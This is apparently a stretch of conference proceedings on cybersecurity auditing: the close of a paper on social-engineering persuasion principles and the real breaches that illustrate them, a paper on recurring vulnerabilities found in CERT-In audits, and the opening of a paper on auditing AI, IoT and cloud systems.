Recognizing and assessing these in the context of cybersecurity audits can dramatically improve an organization's preparedness against social engineering attacks.

HOW TO EXPLOIT?

Real-world cyberattacks often mirror the psychological principles outlined in the 7 Vulnerabilities of the Human OS. The following incidents demonstrate how attackers have successfully exploited each of these behavioral patterns:

- 1. Reciprocity — 2013 Target Data Breach**
Attackers gained access to Target's network through a third-party HVAC vendor. The vendor had previously interacted with Target's systems for legitimate purposes, creating a trusting, reciprocal relationship. Once malware was embedded in legitimate communications, Target's employees unknowingly opened the door—demonstrating how prior helpful interactions lower skepticism.
- 2. Scarcity — 2020 COVID-19 Phishing Campaigns**
During the early months of the pandemic, attackers sent phishing emails posing as health organizations, offering "limited access" to vaccines, masks, or safety information. The perceived scarcity and urgency drove recipients to click on malicious links, revealing credentials or downloading malware.
- 3. Authority — 2016 Google and Facebook Invoice Scam**
An attacker impersonated a major hardware supplier and sent fake invoices to Google and Facebook's finance departments, citing executive-level purchase orders. Trusting the authority implied in the documentation, employees transferred over \$100 million before realizing the deception.
- 4. Liking — 2020 Twitter Bitcoin Scam**
Hackers compromised Twitter's internal tools and used verified celebrity accounts to promote a Bitcoin giveaway scam. Users were more inclined to trust the message because it came from public figures they admired—leveraging the principle of liking.
- 5. Commitment & Consistency — 2013 Yahoo Spear Phishing**
Attackers initially sent benign emails that established a pattern of harmless interaction with Yahoo employees. Later emails in the same thread included malicious attachments. Because recipients had previously interacted with the sender without issue, they were more likely to continue engaging—falling prey to the consistency trap.
- 6. Consensus (Social Proof) — 2022 WhatsApp OTP Scam in India**
Attackers messaged users from hacked accounts, requesting OTPs for login verification. The victims, seeing messages come from friends or family (others they trust and follow), assumed legitimacy. The attacker used social proof—"if someone I trust is doing it, I can too."
- 7. Unity — 2021 SolarWinds Hack (Initial Infection Vector)**

The attackers embedded malicious code into SolarWinds software updates, which were then delivered to thousands of trusted customers, including U.S. government agencies. The assumption that an internal, signed update from a known vendor is trustworthy reflects the unity bias—trust in a shared ecosystem or organization.\

These examples affirm that attackers do not need sophisticated tools to breach systems. Instead, a deep understanding of human psychology is often sufficient to exploit trust, authority, and cognitive shortcuts at scale.

MOVIE REFERENCE

Cinema has long portrayed the art of deception, manipulation, and psychological exploitation—core techniques in social engineering. These movies not only entertain but also provide insightful, dramatized representations of how human vulnerabilities are exploited in real life.

1. Catch Me If You Can (2002)

Based on the true story of Frank Abagnale Jr., this film is a masterclass in social engineering. Abagnale impersonates a pilot, doctor, and lawyer by exploiting authority, trust, and appearance. He manipulates individuals and institutions using charm, confidence, and fake credentials—perfect illustrations of *authority*, *liking*, and *unity*.



2. Sneakers (1992)

This cybersecurity-themed heist film shows a team of experts using both technical skills and social engineering to break into secure systems. In one scene, they extract sensitive data by posing as service technicians—demonstrating how *liking* and *reciprocity* are used to disarm suspicion.

3. Mr. Robot (TV Series, 2015–2019)

While primarily technical, *Mr. Robot* frequently explores psychological exploitation. The protagonist, Elliot, uses phishing emails, USB drops, and voice manipulation to bypass digital security through human vectors. It vividly portrays *scarcity*, *consensus*, and *commitment* tactics.



4. **Now You See Me (2013)**
This heist thriller centers around illusionists who use misdirection and behavioral manipulation to steal and escape. Though not a traditional cybersecurity film, it heavily features *social proof*, *scarcity*, and *unity* as means to control audience perception and law enforcement response.
5. **The Italian Job (2003)**
While known for its car chases, this film also includes social engineering scenes—such as gaining access to secure buildings using impersonation and pretexting. The planning scenes reflect real-world tactics used in red teaming and physical security tests.

These portrayals, though dramatized, underscore the core principle of social engineering: **exploiting the human operating system, not the digital one**. They also highlight the importance of training and awareness in recognizing such threats in both personal and professional settings.

INTEGRATING HUMAN FACTORS INTO AUDIT FRAMEWORKS

Traditional cybersecurity audits emphasize system configurations, vulnerability management, access controls, and compliance with security policies. However, these methods often overlook behavioral vulnerabilities, which are frequently the entry points for sophisticated attacks. To address this gap, modern audit frameworks must integrate **human factor assessments** as a core component of cybersecurity evaluation.

Auditing the human element requires a shift in mindset—from static control checks to dynamic behavioral risk evaluation. This can be achieved by embedding the following practices into existing audit methodologies:

- **Phishing Simulations**
Regular, controlled phishing campaigns help evaluate employee awareness and susceptibility. These simulations also provide valuable data on

response time, reporting behavior, and departmental weaknesses.

- **Social Engineering Red Team Assessments**
Red teams should simulate real-world pretexting, impersonation, and baiting attacks. Evaluating how individuals respond to unauthorized access attempts or deceptive queries provides insights into procedural and psychological gaps.
- **Security Awareness and Training Review**
Audit processes should include the review of awareness programs—frequency, effectiveness, and relevance to current threats. Assessment of training completion rates and retention through knowledge tests offers measurable indicators of human readiness.
- **Behavioral Risk Profiling**
Behavioral analytics tools can help identify anomalies in user behavior, such as unusual login times, access patterns, or data transfers. These indicators assist in uncovering insider threats or compromised accounts.
- **Human-Centric Metrics in Risk Scoring**
Audit reports should introduce human factor metrics—such as social engineering susceptibility rate, policy adherence variance, and training impact scores—into the overall security posture assessment.
- **Cultural Evaluation**
Cybersecurity culture plays a significant role in how policies are practiced. Interviews, anonymous surveys, and focus groups can help auditors gauge whether employees view cybersecurity as a shared responsibility or as a checkbox task.

By integrating these human-focused dimensions, auditors gain a comprehensive view of an organization's security posture—one that includes not just what systems are doing, but how people are behaving. This holistic approach is essential to building a truly resilient cybersecurity ecosystem.

WHAT IS NOT SOCIAL ENGINEERING?

While social engineering relies on psychological manipulation to deceive individuals, it is often confused with other forms of cybersecurity incidents that do not involve direct human interaction or influence. To strengthen audit clarity and training effectiveness, it is important to distinguish between social engineering and other non-related incidents.

- **Technical Exploits**
Attacks such as buffer overflows, SQL injection, cross-site scripting (XSS), or zero-day exploits target vulnerabilities in software, not people. These attacks are executed without needing to trick a human user and are often automated or executed through direct code manipulation.
- **Human Error (Without Manipulation)**
Not all mistakes are caused by social engineering. For example, accidentally sending a confidential email to the wrong recipient, misconfiguring access controls, or forgetting to log out of a terminal are

human errors—but they are not examples of social engineering unless manipulation was involved.

- **Malware Infection via Drive-by Downloads**
If a user unknowingly downloads malware from a compromised website without being coaxed or persuaded to do so, it is a technical exploit. However, if the user is tricked into clicking the link through a crafted email or message, then it crosses into social engineering territory.
- **Insider Threats (Without Deception)**
Employees who intentionally leak data or misuse access privileges for personal gain or sabotage, without being manipulated, represent malicious insiders—not social engineering victims. Social engineering focuses on external actors influencing insiders, not insiders acting on their own.
- **Credential Sharing Due to Convenience**
When employees share passwords or use insecure practices for the sake of convenience or speed, without being prompted or tricked, this reflects poor security culture or training—not an active social engineering attack.

Understanding these distinctions helps organizations focus their defensive strategies appropriately. Social engineering audits should specifically assess susceptibility to *influence, deception, and manipulation*, rather than conflating them with general human or system failures.

TRAINING AND CULTURE BUILDING

Technology alone cannot prevent social engineering attacks. A resilient defence posture depends on a security-aware workforce that consistently practices safe behaviours and internalizes cybersecurity as a shared responsibility. Building this culture requires sustained investment in education, engagement, and leadership-driven initiatives.

- **Beyond One-Time Training**
Annual cybersecurity training sessions are insufficient in a threat landscape that evolves monthly. Organizations must adopt **continuous learning models** that incorporate microlearning, scenario-based simulations, and real-time updates on emerging tactics. This helps employees retain knowledge and apply it under pressure.
- **Simulated Social Engineering Exercises**
Phishing simulations, vishing calls, baiting tests, and physical social engineering scenarios should be regularly conducted to evaluate preparedness. When employees fall for simulated attacks, immediate feedback and follow-up learning create teachable moments without punitive consequences.
- **Gamification and Role-Specific Content**
Interactive, gamified training modules increase participation and retention. Additionally, content should be **tailored to job roles**—what a sysadmin needs to know differs from what's relevant to a marketing executive or finance clerk. Customization makes training feel relevant, not generic.

- **Leadership and Tone from the Top**
A strong security culture starts with leadership. Executives must model good security behaviour, support security teams visibly, and integrate cybersecurity priorities into organizational strategy. Employees are more likely to care about security when they see it prioritized from the top.
- **Security as a Daily Habit**
Security must shift from being viewed as a checklist to a **day-to-day habit**. Posting visual reminders, using internal communications to share phishing trends, recognizing vigilant employees, and integrating security into onboarding processes are ways to reinforce this mindset.
- **Measuring Cultural Maturity**
Organizations can use surveys, quizzes, and incident response data to gauge security culture maturity over time. Metrics such as reporting rates, response time to simulations, and training completion can inform both audit findings and program improvements.

Ultimately, technical controls form the perimeter, but **culture shapes the core**. A well-informed, sceptical, and empowered workforce serves as the best frontline defence against social engineering threats.

CHALLENGES AND LIMITATIONS

While integrating human factors into cybersecurity audits offers significant advantages, the process is not without challenges. Unlike technical controls that can be measured, logged, and standardized, human behavior is dynamic, context-dependent, and often resistant to quantification. These characteristics introduce several limitations:

- **Subjectivity in Evaluation**
Unlike firewall rules or password policies, **human behavior lacks clear thresholds or benchmarks**. Auditors must rely on surveys, interviews, or behavioral observations, which may be subjective or inconsistent. This makes it difficult to establish uniform standards for human-centric audit components.
- **Resistance and Fear of Testing**
Employees may view simulated phishing or social engineering tests as entrapment or punishment, especially if prior training was inadequate. Poorly communicated simulations can damage trust and morale, making future engagements more difficult.
- **Balancing Privacy and Oversight**
Monitoring employee behavior for security risks—such as behavioral analytics or anomaly detection—can raise privacy concerns. Organizations must tread carefully to ensure that audit activities respect ethical boundaries and comply with privacy regulations like the GDPR.
- **Cultural and Geographic Diversity**
Security behavior is often influenced by local culture, communication styles, and

organizational hierarchies. What works for one region or office may not apply globally. Designing culturally sensitive, globally scalable training and audit processes is a significant challenge.

- **Lack of Skilled Auditors**
Evaluating social engineering preparedness requires interdisciplinary knowledge—cybersecurity, behavioral psychology, and risk assessment. Many auditors are highly skilled in technical domains but may lack training in human behavior analysis.
- **Changing Attack Techniques**
Social engineering tactics evolve rapidly. New phishing formats, deepfake impersonations, and AI-driven scams can outpace the training and simulation modules organizations have in place. Audit criteria must be updated frequently to reflect the latest threat landscape.
- **Measurement Fatigue**
Over-reliance on quizzes, simulations, and compliance tracking can lead to employee disengagement, especially when they are overused or poorly designed. This can reduce the effectiveness of even the best-intentioned awareness programs.

Despite these limitations, the benefits of integrating human factors into audits outweigh the drawbacks. The key lies in continuous adaptation, ethical implementation, and a focus on long-term behavior change rather than one-time compliance.

FUTURE DIRECTIONS

As cyber threats continue to grow in complexity, so must the strategies used to defend against them. The integration of human factors into cybersecurity audits is still in its early stages, but emerging technologies and behavioral science advancements offer promising pathways for refinement and scalability. The future of audit frameworks will increasingly rely on dynamic, data-driven, and adaptive approaches to address the ever-evolving human threat vector.

- **AI-Powered Behavioral Analytics**
Artificial Intelligence (AI) and Machine Learning (ML) can be used to establish behavioral baselines and detect anomalies in user activity. These tools can identify subtle indicators of insider threats, compromised accounts, or social engineering in progress—enhancing both audit accuracy and real-time prevention.
- **Gamified Continuous Learning Platforms**
To combat awareness fatigue, organizations are investing in gamified security training platforms that adapt based on user performance. These tools make learning interactive and personalized, reinforcing knowledge through realistic simulations, quizzes, and rewards systems.
- **Standardization of Human-Centric Metrics**
One of the major gaps in current audit processes is the lack of standardized metrics for assessing human vulnerability. Future audit frameworks should

develop agreed-upon KPIs such as phishing response time, susceptibility index, training retention rate, and reporting effectiveness.

- **Cross-Disciplinary Collaboration**
Future audits may involve not just cybersecurity professionals, but also psychologists, educators, and organizational behavior experts. This interdisciplinary approach can lead to more holistic evaluations and effective remediation strategies.
- **Proactive Culture Audits**
Instead of reactive assessments post-incident, organizations are expected to implement **culture audits** that periodically measure employee attitudes, trust levels, and behavioral risk perceptions. This proactive insight can guide better training and policy development.
- **Adaptive Risk Scoring**
Audits of the future will likely use real-time risk scores for users, teams, and departments—factoring in behavior, access level, role sensitivity, and training history. These adaptive models can help prioritize resources and focus on high-risk segments dynamically.
- **Ethical Auditing and Privacy-By-Design**
As human-centric auditing becomes more data-intensive, ethical considerations will play a larger role. Incorporating **privacy-by-design** principles and transparent communication will be essential to maintain trust while collecting behavioral insights.

The convergence of behavioral science, advanced analytics, and adaptive learning platforms represents the next evolution in cybersecurity audits. These innovations will empower organizations to not only detect and respond to threats, but to preempt them—through a deeper understanding of the human layer.

CONCLUSION

As cyber threats become increasingly sophisticated, attackers are focusing less on breaching firewalls and more on exploiting the human mind. Social engineering has proven to be a consistent and highly effective method of attack, targeting individuals' trust, decision-making, and psychological biases. Despite this, traditional cybersecurity audits often underrepresent the human factor, placing disproportionate emphasis on technical compliance and system hardening.

This paper has highlighted the critical role that human behavior plays in an organization's security posture. Through the lens of the 7 Vulnerabilities of the Human OS, we explored how real-world incidents—spanning phishing scams, impersonation fraud, and insider manipulation—demonstrate the need for behavioral assessments in audits. Additionally, we presented historical, cinematic, and fictional illustrations to show how timeless and universal these principles are.

To address this pressing gap, we proposed the integration of human-centric tools and methodologies—such as phishing

simulations, cultural audits, and AI-powered behavioral analytics—into existing audit frameworks. While challenges such as subjectivity, privacy concerns, and evolving threats remain, the benefits of a more holistic audit approach are undeniable.

Ultimately, strengthening cyber resilience requires acknowledging that people are not just endpoints, but integral parts of the security ecosystem. Embedding human factor evaluation into audit strategies is no longer optional—it is essential. By doing so, organizations can move beyond mere compliance and toward proactive, adaptive, and psychologically-aware cybersecurity governance.

Strengthening Cybersecurity: Lessons from Real-World Audits

Ms Sonali Minakshi Dhamdhare
Senior Cyber Security Engineer L1, cyberSecurist Technologies Pvt. Ltd.
Email: sonali.d@cybersecurist.com

Abstract—In today's dynamic threat landscape, cybersecurity auditing plays a vital role in protecting critical public infrastructure, including government IT set up and ensuring adherence to security standards. Multiple CERT-In-established security review projects have consistently identified recurring vulnerabilities, such as misconfigurations, weak authentication, insufficient access controls, and outdated security practices. This paper examines these findings to highlight common patterns and systemic weaknesses, exploring why these vulnerabilities persist despite advances in security measures. It offers valuable lessons to help organizations recognize and address gaps in their security posture. To overcome these challenges, the article proposes best practices aligned with industry standards, focusing on improved configuration management, robust access controls, continuous vulnerability management, and automation for proactive threat detection. By applying these recommendations, organisations can strengthen their cybersecurity defenses, minimize attack surfaces, and develop resilient security frameworks. This work outlines key recommendations for security professionals to effectively mitigate recurring vulnerabilities.

Index Terms—Cybersecurity auditing, security review, organizations, vulnerability assessment, misconfigurations, access control, authentication flaws, CERT-In, best practices, vulnerability management, security frameworks

I. INTRODUCTION

As digital infrastructure becomes increasingly integral to organizational operations, the cybersecurity landscape is becoming more complex. Organizations are frequent targets of cyberattacks due to the sensitive nature of the data they handle and the critical services they provide. Ensuring strong cybersecurity measures is essential not only for protecting information, but also for preserving public trust and operational stability.

In India, the Indian Computer Emergency Response Team (CERT-In) plays a key role in strengthening cybersecurity across critical public infrastructure by empowering auditors to perform structured security reviews. These reviews have consistently identified recurring weaknesses, such as misconfigurations, weak authentication mechanisms, insufficient access controls, and outdated security practices.

This paper analyzes key findings from several CERT-In integrated security reviews conducted in a range of critical infrastructure and enterprise environments. By examining common vulnerability patterns and systemic issues, the objective of the paper is to shed light on the underlying causes of these persistent gaps. The study also proposes practical, actionable recommendations to help organizations strengthen their security posture and improve the effectiveness of future security audits.

The remainder of this paper is organized as follows. Section II reviews related work on cybersecurity auditing, Section III describes the audit methodology and scope, Section IV presents the key findings and analysis, Section V discusses challenges, Section VI presents recommendations, and Section VII concludes the article.

II. RELATED WORK

Cybersecurity auditing has long been recognized as a vital process for identifying vulnerabilities and ensuring alignment with established security standards. Research in this area has explored numerous methodologies and tools used to assess the security posture of organizations, often combining automated scanning with manual review techniques for a more thorough evaluation.

Well-known frameworks such as the NIST Cybersecurity Framework and ISO/IEC 27001 provide structured approaches for risk assessment, control implementation, and continuous improvement. These frameworks emphasize the importance of regular audits and continuous monitoring to identify evolving threats in dynamic environments.

Studies in the field often highlight common vulnerabilities encountered during audits, including misconfigurations, weak authentication practices, and improper access control implementations. Such findings underscore the importance of proactive detection and preventive controls in maintaining secure systems.

Building on this foundational work, our paper focuses on insights drawn from real-world security reviews conducted under CERT-In empanelment. By analyzing recurring issues observed across multiple environments, this study contributes practical guidance aimed at improving audit processes and strengthening overall cybersecurity readiness.

III. METHODOLOGY

This study is based on security reviews conducted for multiple organizations under the CERT-In empanelment program. The methodology follows a structured process that combines automated tools, manual techniques, and risk-based analysis to identify recurring cybersecurity issues.

A. Scope of the Study

The analysis includes approximately 25+ CERT-IN mandated projects. These projects involve various IT systems, such as public-facing web applications, internal portals, and

administrative platforms. Each review aimed to assess the overall security posture and identify systemic weaknesses in these environments.

B. Frameworks Referenced

The following industry standard frameworks were used to ensure comprehensive and structured evaluations.

- **OWASP Top 10:** To classify and categorize vulnerabilities in web applications.
- **CIS Benchmarks:** To evaluate system configuration and control compliance.
- **NIST Cybersecurity Framework (CSF):** To align the security assessment with recognized risk management practices.
- **CERT-In Application Security Guidelines** – Adopted as per Indian government mandates to align with national standards for secure application development and testing.

C. Tools and Automation

Automated tools were used during the initial phases of each review to quickly detect common technical vulnerabilities. The tools included:

- **Nessus, Acunetix** – Vulnerability scanning and misconfiguration detection
- **Nmap** – Network and port scanning
- **Burp Suite, OWASP ZAP** – Web application scanning
- **In-house Tools: APIX SENSE & APIX SMASH** – For context-based assessment.

D. Manual Review

Manual techniques were critical to identifying complex and context-driven issues that automated tools may overlook. These included:

- Authentication logic flaws
- Session management vulnerabilities
- Business logic abuse cases
- Privilege escalation and broken access controls

Manual review was based on scenario-driven approach, focusing on actual user roles and potential misuse paths.

E. Risk Categorization and Reporting

All findings were classified according to their nature and assigned to OWASP and CIS controls. Severity levels were assigned using the Common Vulnerability Scoring System (CVSS v3), as follows:

- **High:** CVSS score ≥ 7.0
- **Medium:** CVSS score between 4.0 and 6.9
- **Low:** CVSS score < 4.0

To preserve confidentiality, all organizational-specific details were anonymized.



Fig. 1. Security audit approach

IV. Case Study Findings

A. Summary of Findings

During security review conducted across multiple organizations applications, several recurring vulnerabilities were identified. A comparative analysis was performed to distinguish between findings identified manually and those discovered using automated tools.




Fig. 2. Consolidated Findings: Manual vs Tool-Based

The majority of critical findings, such as Broken Access Control and Business Logic flaws, were identified through manual review and by in-house tools APIx Sense and APIx Smash. In contrast, automated tools were more effective at identifying issues like security misconfiguration and outdated components.

B. OWASP Top 10 Mapping

The findings were mapped to the OWASP Top 10 2021 categories to highlight their relevance to modern application security risks.




Fig. 3. Mapping of Findings to OWASP Top 10

The most prevalent category was A01:2021 - Broken Access Control, followed by Injection (A03) and Cryptographic Failures (A02), Insecure Design (A04) and so on.

V. CHALLENGES OBSERVED

During the execution of cybersecurity audits multiple applications, several challenges were encountered that impacted the effectiveness and efficiency of the assessments. These challenges are summarized below:

1) **Lack of Security Awareness Among Development Teams:** Audit findings frequently indicated a security understanding gap between developers and system administrators. Issues like improper access controls, weak cryptographic implementations, and insecure configurations were often the result of insufficient training or awareness.

2) **Lack of Secure Development Lifecycle Integration:** Many projects lacked a structured Secure Software Development Lifecycle (SSDLC). Security reviews were treated as a post-development activity rather than being integrated throughout the development phases, leading to repeated issues in each release cycle.

3) **Over-reliance on Automated Tools:** Organizations often relied heavily on automated vulnerability scanners, assuming that they would cover all security flaws. This approach overlooked critical business logic flaws, session mismanagement issues, and insecure redirect problems that are typically identified through manual review.

4) **Inconsistent Logging and Monitoring:** Several applications lacked sufficient logging mechanisms, making it difficult to validate certain types of vulnerability (e.g., insecure direct object references or account misuse). This also posed challenges in root cause analysis and incident response validation.

5) **Limited Time and Budget:** Despite the critical nature of these audits, the engagements were often limited by tight timelines and limited budgets. This hindered the depth of the test and the ability to perform retests after remediation efforts.

6) **Incomplete or Delayed Access to Applications:** In several instances, audit teams encountered delays in gaining access to application environments or receiving required credentials. These delays reduced the time available for thorough assessment, making it challenging to perform a comprehensive security audit.

7) **Frequent changes to System Under Audit:** Applications under audit were frequently updated during the evaluation period, leading to inconsistencies in the results and requiring retests. In some instances, audit teams had to deal with changes in URLs, modified authentication flows, or new features introduced mid-audit.

VI. RECOMMENDATIONS

Based on the data presented above, we propose a set of actionable recommendations. These are grouped into four thematic areas: Secure Development Practices, Technical Controls, Governance and Oversight, and Resource Allocation. This structure is intended to help organizations implement holistic improvements in their cybersecurity posture.

A. Secure Development Practices

- **Mandate Secure Code Reviews:** Conduct code-level security reviews as a standard practice, aligned with regulatory guidelines such as those of RBI and SEBI.
- **Integrate Security Throughout SDLC:** Embed security assessments during the planning, design, development, and assessment phases, not just after development.
- **Assessment based on application context-awareness:** Use context-aware threat model and manual methods, or tools such as APIx SENSE and APIx SMASH". The present set of automated scanning tools fail to cover a number of vulnerability types.
- **Promote Developer Awareness:** Conduct training and awareness programs on secure coding practices and common vulnerabilities such as OWASP Top 10.
- **Create a framework for effective audit and improved cybersecurity outcomes:** CERT-IN security assessment / audit guidelines can directly use these to ensure uniform and high-quality assessments.

B. Technical Controls and Hardening

- **Enforce Secure Configurations:** Apply and audit secure baselines using benchmarks like CIS. Validate regularly using automated tools.
- **Strengthen Authentication and Access Controls:** Implement MFA, session management, and RBAC to minimize attack surfaces.
- **Ensure Timely Patch Management:** Maintain regular updates of platforms, libraries, and services to prevent exploitation of known vulnerabilities.

- **Adopt Risk-Based Prioritization:** Categorize and remediate vulnerabilities using CVSS scoring and contextual impact to ensure critical risks are addressed first.

C. Governance and Oversight

- **Institutionalize Security Governance:** Define clear roles, escalation paths, and accountability structures to manage cybersecurity risks.
- **Standardize Review Processes:** Develop audit checklists and repeatable review workflows to maintain consistency and track recurring issues.

D. Resource and Budget Allocation

- **Allocate Time and Budget for Security:** Secure sufficient project time frames and dedicated budgets for in-depth assessments, manual assessment, and follow-up remediation.
- **Invest in Monitoring and Response:** Implement centralized SIEM systems for real-time detection and establish a defined incident response plan.

This structured approach allows organizations to prioritize actionable controls based on their specific environments, risk appetite, and regulatory obligations. Implementing these practices systematically can reduce vulnerability recurrence, improve audit effectiveness, and build long-term cyber resilience.

VII. CONCLUSION

This paper presented a comprehensive analysis of recurring vulnerabilities identified during cybersecurity audits conducted under CERT-In empanelled projects. By examining real-world case studies, we highlighted systemic issues such as broken access controls, misconfigurations, and sensitive data exposure, many of which align with the Top 10 OWASP risks.

The findings underscore the critical need for proactive security measures, including secure SDLC integration, regular manual assessment beyond automated tools, and adherence to compliance frameworks such as RBI and SEBI guidelines. The proposed recommendations aim to guide organizations and security vendors towards more effective, resilient, and audit-ready cybersecurity postures.

As the threat landscape evolves, lessons drawn from previous assessments must shape future security strategies. Strengthening collaboration between auditors, developers, and stakeholders remains essential to build a secure digital infrastructure in the public sector and beyond.

REFERENCES

- [1] OWASP Foundation, "OWASP Top 10 – 2021: The Ten Most Critical Web Application Security Risks," [Online]. Available: <https://owasp.org/Top10/>
- [2] Center for Internet Security, "CIS Benchmarks," [Online]. Available: <https://www.cisecurity.org/cis-benchmarks/>
- [3] NIST, "Framework for Improving Critical Infrastructure Cybersecurity," Version 1.1, Apr. 2018.
- [4] Indian Computer Emergency Response Team (CERT-In), "Guidelines for Security Audit," [Online]. Available: <https://www.cert-in.org.in/>
- [5] Reserve Bank of India, "Cyber Security Framework in Banks," RBI/2015-16/418, Jun. 2016.

- [6] Securities and Exchange Board of India (SEBI), "Cyber Security and Cyber Resilience Framework," SEBI Circular CIR/MRD/DP/13/2015.
- [7] MITRE, "CWE – Common Weakness Enumeration," [Online]. Available: <https://cwe.mitre.org/>
- [8] CERT-In, "Application Security Guidelines," [Online]. Available: https://www.cert-in.org.in/PDF/Application_Security_Guidelines.pdf

Future of Audit in Securing Emerging Technologies

Nirma Bhandari
Information Risk Management
ANB Solutions Private Limited
Mumbai, India
nirma.varma@anbglobal.com

Preeti Raut
Information Risk Management
ANB Solutions Private Limited
Mumbai, India
preeti.kothari@anbglobal.com

Kunal Mehta
Information Risk Management
ANB Solutions Private Limited
Mumbai, India
kunal.mehta@anbglobal.com

Abstract— Emerging technologies such as AI, blockchain, IoT, and quantum computing are revolutionizing the global digital infrastructure. This paper explores how traditional audit methodologies must evolve to effectively govern, secure, and enable innovation in environments characterized by decentralization, rapid development, and continuous transformation. With a specific focus on the Indian context, the paper outlines modern audit approaches and the future-ready skills required for auditors.

Keywords— Audit, Emerging Technologies, Cybersecurity, Artificial Intelligence, Blockchain

I. INTRODUCTION

Emerging technologies like AI, ML, IoT, blockchain, and quantum computing are rapidly transforming industries. In India, the AI market is expected to reach USD 17 billion by 2027, with IoT devices surpassing 2 billion by 2025. As organizations embed these technologies into core functions like finance, healthcare, and logistics, ensuring the integrity and security of digital infrastructure has become a board-level concern.

These technologies are now part of mission-critical systems, impacting real-time decisions in sectors like banking, healthcare, and transportation. AI algorithms detect fraud in fintech and enable rural lending, while blockchain boosts supply chain transparency and IoT powers predictive maintenance in manufacturing. However, they introduce new attack surfaces, including APIs, ML models, embedded firmware, and smart contracts—many managed by third parties or hosted on shared cloud infrastructure.

As digital transformation accelerates in India, cyber threats have become more complex. Industries like BFSI, healthcare, and energy face growing attacks, including ransomware and AI-driven exploits. Traditional risk detection methods struggle to keep pace with adversaries using automation and generative AI.

In this shifting landscape, audit must evolve. Traditional approaches, focused on checklists and quarterly reviews, can't keep up in a world of real-time systems and continuous delivery. AI and blockchain's non-deterministic nature challenges linear, rule-based audits. As regulatory oversight from entities like RBI, SEBI, and CERT-In expands, auditors must shift from being passive observers to active enablers of resilience.

This transformation requires auditors to adopt real-time, automated, and context-aware practices. Their role must go beyond compliance to provide continuous assurance and

help guide executive decision-making. Boards, investors, and regulators expect not just insights into past failures but proactive management of future risks.

Audit practices must evolve to govern, secure, and extract value from emerging technologies. This means adapting to the risks of AI, IoT, blockchain, and quantum computing while rejecting outdated methodologies. Auditors must collaborate with developers and security teams to embed adaptive, intelligent controls.

This shift involves more than tools; it requires navigating regulatory uncertainty and evolving technologies. Auditors must apply risk-based thinking where standards are lacking and failure is probabilistic. Ultimately, auditors must focus on anticipating failures and ensuring systems remain secure, ethical, and aligned with business goals in an increasingly complex landscape.

II. EMERGING TECHNOLOGIES AND THEIR CHALLENGES

Emerging technologies are reshaping digital infrastructure, altering not only how organizations operate but also how they must be secured and audited. These innovations span across artificial intelligence, blockchain, cloud, IoT, and quantum computing, among others. Each of these technologies introduces new architectural models, control environments, and threat vectors, making it essential for auditors to stay deeply informed. Technological innovation introduces novel risks that are systemic, opaque, and often not fully understood even by those developing them. Traditional technology audits focus on infrastructure, general controls such as access management, and regulatory compliance. But emerging technologies, such as AI or blockchain, shift the nature of risks from control failures to systemic flaws, ethical concerns, and adversarial exploitation.

1) Artificial Intelligence and Machine Learning:

AI and ML systems are increasingly embedded into decision-making processes, from credit scoring and recruitment to facial recognition and supply chain optimization. However, they often operate as "black boxes," where it is difficult to understand how decisions are made or what factors influence the outcomes. Generative AI and Large Language Models (LLMs) like GPT or image generators are increasingly integrated into customer-facing

tools, documentation processes, and creative workflows. Challenges in auditing these technologies include:

- Lack of explainability: Neural networks defy traditional documentation-based audit trails.
- Bias and discrimination: AI systems can unintentionally perpetuate or amplify social inequities.
- Misinformation and Hallucination Risks: Verifying how outputs are reviewed and confirmed before they influence decisions
- Data drift: Models can degrade in performance over time due to changes in underlying data.
- Accountability gaps: Responsibility for automated decisions is often unclear.

An effective audit of AI systems requires evaluation of training data integrity, model governance policies, algorithmic fairness metrics, and retraining triggers. Tools like IBM AI Fairness 360 or Google's Model Cards can support such efforts.

2) Internet of Things and Operational Technology:

IoT and OT environments introduce a new class of risks stemming from physical-digital integration. Devices often operate unattended, have limited processing power for security features, and are deployed in environments lacking centralized management. Key concerns include:

- Firmware integrity: Devices may be compromised during manufacturing or through over-the-air-updates
- Device Authentication: Weak or default credentials are common; auditors should check device identity management.
- Patch Management: Many IoT devices lack update mechanisms, leaving known vulnerabilities unpatched.
- Network Isolation: Auditors must verify segregation between IoT and core networks to limit lateral attack movement
- Insecure communication protocols: Many IoT protocols lack encryption or authentication.

Auditing IoT systems requires technical knowledge of embedded systems, understanding of communication protocols like MQTT or CoAP, and ability to assess device management platforms and edge security architectures.

3) Cloud-Native Technologies:

Cloud computing—public, private, hybrid—has become the foundation for scalable business services. Serverless computing abstracts infrastructure entirely, pushing more responsibility onto platform-managed configurations. Public cloud, containers, and serverless architectures introduce ephemeral and elastic components. Security and compliance risks often arise from:

- Misconfigurations: A single IAM misconfiguration can expose vast amounts of sensitive data.

